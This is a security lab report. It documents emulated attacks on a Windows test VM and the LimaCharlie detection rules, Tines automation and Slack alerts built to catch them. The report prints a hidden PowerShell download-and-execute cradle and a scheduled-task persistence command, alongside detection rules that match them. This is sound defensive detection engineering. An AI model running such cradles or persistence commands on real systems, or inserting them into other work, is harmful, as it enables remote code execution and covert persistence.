Security Incident Report

SOAR + EDR Emulation Report

Prepared by: Sneh Bavarva

09/14/2025

Version 1.0

Env: Windows Host, LimaCharlie, Tines, Slack

Table of Contents

Statement of Confidentiality

The contents of this document have been developed by **Sneh Bavarva** for research, emulation, and demonstration of SOAR + EDR workflows. The document is intended solely for academic and demonstration purposes and may not be shared outside of approved reviewers without prior consent. The attacks demonstrated were emulated in a controlled lab and pose no risk to production infrastructure.

Engagement Contacts

Contacts		
Primary Contact	**Title**	**Primary Contact Email**
Sneh Bavarva	Lead Security Analyst	bavarvasneh@gmail.com


Project Objectives

- Emulate real-world attacker behavior using **TTPs (MITRE ATT&CK)** such as credential dumping, persistence, masquerading, and registry modification.
- Generate detection telemetry in **LimaCharlie EDR**.
- Automate incident response workflows using **Tines SOAR** integrated with **Slack**.
- Document a full incident lifecycle: detection, alerting, response (isolation), and reporting.


SOAR + EDR Playbook Overview

Diagram: SOAR + EDR Playbook Architecture

This diagram illustrates the logical flow of the detection and response pipeline. Suspicious activity is detected by LimaCharlie EDR, forwarded to Tines SOAR, and notifications are sent via Slack and Email. The analyst is prompted to decide on isolating the host, and depending on the response, the system either isolates the machine or reports non-isolation for further investigation.



Implemented Workflow in Tines



The above workflow was implemented in Tines to operationalize the playbook. Each node represents a step in the automated response, from detection intake to Slack alerting and machine isolation via LimaCharlie. This demonstrates that the designed playbook was successfully built and tested in a live environment.

Executive Summary

Incident: Simulated Attack on SOAR-EDR Host

Incident ID: LC-001

Incident Severity: High

Incident Status: Contained

Incident Overview: An emulated adversary executed multiple MITRE ATT&CK techniques on the Windows host soar-edr. The attack chain involved malicious PowerShell execution, persistence via scheduled tasks, process masquerading, and registry modification for UAC bypass.

Key Findings: LimaCharlie rules successfully detected all activity, triggering alerts routed to Tines. Automated response prompted isolation, which was executed upon analyst approval.

Immediate Actions: Host isolated, all persistence mechanisms reviewed, no sensitive data loss confirmed.

Stakeholder Impact: Test environment only — no real business impact. Demonstrated effectiveness of integrated SOAR + EDR workflows in reducing time-to-containment.

Technical Analysis

Affected Systems & Data


Host: soar-edr (Windows 10 VM)

User: SOAR-EDR\Administrator

External IP: 66.135.31.18

Data impact: No real data exfiltration (lab-only), but attacker simulated credential dumping and persistence.

Potential risk if real: Credential theft → lateral movement → domain compromise.



Evidence Sources & Analysis

On **September 14, 2025**, suspicious activity was detected on the host soar-edr. The adversary began with a **malicious PowerShell command** to download and execute a payload from a local HTTP server, attempting to stage further execution. Following initial access, the attacker sought to establish **persistence** via Windows Scheduled Tasks, disguised malicious binaries as **legitimate system processes**, and attempted **registry modifications** commonly associated with UAC bypass techniques.

The activity was continuously monitored by **LimaCharlie EDR**, forwarded to **Tines SOAR**, and ultimately reviewed by an analyst via **Slack**, where containment actions were approved.

1. Initial Execution – PowerShell Cradle

The attacker leveraged PowerShell with the DownloadString method to execute a remote script.

```
powershell -nop -w hidden -c "IEX ((New-Object Net.WebClient).DownloadString('http://127.0.0.1:8000/benign.ps1'))"
```

This behavior matched **MITRE ATT&CK T1059.001 (PowerShell)** and is frequently observed in phishing payloads or living-off-the-land attacks.

- **Detection**: LimaCharlie EDR flagged suspicious command-line usage.
- **Response**: Alert sent to Slack.

D&R rule:

```
DETECT
events:
 - NEW_PROCESS
op: and
rules:
 - op: is windows
 - case sensitive: false
   op: ends with
   path: event/FILE_PATH
   value: \WindowsPowerShell\v1.0\powershell.exe
 - op: or
   rules:
    - case sensitive: false
      op: contains
      path: event/COMMAND_LINE
      value: IEX
    - case sensitive: false
      op: contains
      path: event/COMMAND_LINE
      value: DownloadString(
 - op: or
   rules:
    - case sensitive: false
      op: contains
      path: event/COMMAND_LINE
      value: '-nop'
```


```
    - case sensitive: false
      op: contains
      path: event/COMMAND_LINE
      value: '-w hidden'
```

RESPONSE


```
- action: report
  metadata:
    author: mystic_
    description: >-
      Suspicious PowerShell download cradle (IEX + DownloadString) with stealth
      flags
    falsepositives:
      - Admin scripts or software updaters using PowerShell download (rare)
    level: high
    tags:
      - attack.execution
      - attack.t1059.001
  name: Mido - PS Cradle (IEX/DownloadString)
```

```
"event": {
  "BASE_ADDRESS": 140702403526656
  "COMMAND_LINE":
  ""C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden
  -c "IEX ((New-Object Net.WebClient).DownloadString('http://127.0.0.1:8000/
  benign.ps1'))""
  "FILE_IS_SIGNED": 1
  "FILE_PATH": "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
  "HASH": "38f4384643b3fa0de714d2367b712c2e0fa1c89e2cfd131ae6b831ad962b1033"
  "MEMORY_USAGE": 50855936
  "PARENT": {
    "BASE_ADDRESS": 140702403526656
    "COMMAND_LINE":
    ""C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "
    "FILE_IS_SIGNED": 1
    "FILE_PATH": "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
    "HASH": "38f4384643b3fa0de714d2367b712c2e0fa1c89e2cfd131ae6b831ad962b1033
    "MEMORY_USAGE": 67633152
    "PARENT_ATOM": "9d9e04d0689ccc528b960e1068c5bc5a"
    "PARENT_PROCESS_ID": 4236
    "PROCESS_ID": 7176
    "THIS_ATOM": "45e4df2c70e90c978bb05f4b68c7369d"
    "THREADS": 22
    "TIMESTAMP": 1757886108943
    "USER_NAME": "SOAR-EDR\Administrator"
  }
  "PARENT_PROCESS_ID": 7176
  "PROCESS_ID": 8096
  "THREADS": 19
  "USER_NAME": "SOAR-EDR\Administrator"
}
```


Alert on the Slack channel:



Getting user prompt for the isolation option over Tines stories



Attack Narrative Context

Attackers often use PowerShell download cradles because they blend in with admin activity and don't drop files directly on disk, reducing detection likelihood.

MITRE ATT&CK Mapping

Stage	Technique	MITRE ID	Description
Execution	PowerShell	T1059.001	Adversaries execute commands/scripts using PowerShell
Defense Evasion	Obfuscated Cmdline	T1027	Using hidden flags (-nop -w hidden)
Command & Control	Download/Execute	T1105	Downloading payload via WebClient

Impact & Risk

If successful, this would allow remote attacker-controlled code execution. In an enterprise environment, this could lead to credential theft and lateral movement.

False Positive Consideration

While legitimate admin automation may use Invoke-Expression, its combination with DownloadString and stealth flags is highly suspicious and should rarely be whitelisted.

2. Scheduled Task Creation (Persistence):

Also, the adversary attempted to establish **persistence** by creating a scheduled task named *ExplorerUpdater*. This task was configured to execute notepad.exe every minute, simulating how attackers may maintain access using legitimate Windows functionality.

Command used:

schtasks /create /tn "ExplorerUpdater" /tr "notepad.exe" /sc minute /mo 1

Detection Method:

- LimaCharlie EDR recorded the execution of schtasks.exe with suspicious parameters.
- A subsequent log showed notepad.exe being spawned by the **Task Scheduler service (svchost.exe -k netsvcs -s Schedule)**, confirming task persistence.
- Alert was forwarded to **Tines SOAR** and presented in **Slack** for analyst review.

Detection & Response Rule

Rule for Scheduled Task creation (schtasks /create)

```
DETECT
events:
  - NEW_PROCESS
  - EXISTING_PROCESS
op: and
rules:
  - op: is windows
  - case sensitive: false
    op: ends with
    path: event/FILE_PATH
    value: \system32\schtasks.exe
  - case sensitive: false
    op: contains
    path: event/COMMAND_LINE
    value: /create
  - op: or
    rules:
      - case sensitive: false
        op: contains
        path: event/COMMAND_LINE
        value: ' /tn '
      - case sensitive: false
        op: contains
        path: event/COMMAND_LINE
        value: ' /tr '
```

```
    - case sensitive: false
      op: contains
      path: event/COMMAND_LINE
      value: ' /sc '
    - case sensitive: false
      op: contains
      path: event/COMMAND_LINE
      value: ExplorerUpdater

RESPONSE
- action: report
  metadata:
    author: mystic_
    description: Scheduled Task created via schtasks.exe (/create)
    falsepositives:
      - Legit admin/IT automation creating tasks
    level: medium
    tags:
      - attack.persistence
      - attack.t1053.005
  name: Mido - Scheduled Task Create (SOAR-EDR)
```

